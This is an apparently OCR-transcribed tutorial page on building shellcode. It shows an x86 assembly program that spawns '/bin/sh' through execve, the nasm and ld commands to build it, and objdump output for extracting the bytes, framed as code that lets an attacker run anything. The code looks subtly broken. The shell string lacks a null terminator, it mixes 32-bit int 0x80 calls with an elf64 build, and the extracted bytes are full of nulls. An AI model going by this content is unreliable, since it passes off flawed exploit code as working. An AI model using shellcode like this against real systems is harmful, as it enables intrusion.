
Shellcode

A shellcode is in many ways similar to a normal program, except for the fact that it uses the virtual space used by the program you are exploiting. Create a shellcode that allows it to execute any code the attacker wants.

First, though, we will write a normal assembly program. You will need a **nasm** installed on your machine to compile it.

sudo apt-get install nasm



Then create a file in vi editor write assembly program and save it as a shell.asm

```
section .data
  msg db '/bin/sh'
section .text
  global _start
_start:
  mov eax, 11
  mov ebx, msg
  mov ecx, 0
  int 0x80

  mov eax, 1
  mov ebx, 0
  int 0x80
```

Then compile it using:

nasm -f elf64 shell.asm

ld -o shell shell.o

Now run it with:

./shell

Now extract the shellcode using the following command:

objdump -M intel -d shell

```
# objdump -M intel -d shell

shell:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       b8 0b 00 00 00          mov    eax,0xb
  400085:       bb 9d 00 40 00          mov    ebx,0x40009d
  40008a:       b9 00 00 00 00          mov    ecx,0x0
  40008f:       cd 80                   int    0x80
  400091:       b8 01 00 00 00          mov    eax,0x1
  400096:       bb 00 00 00 00          mov    ebx,0x0
  40009b:       cd 80                   int    0x80
#
```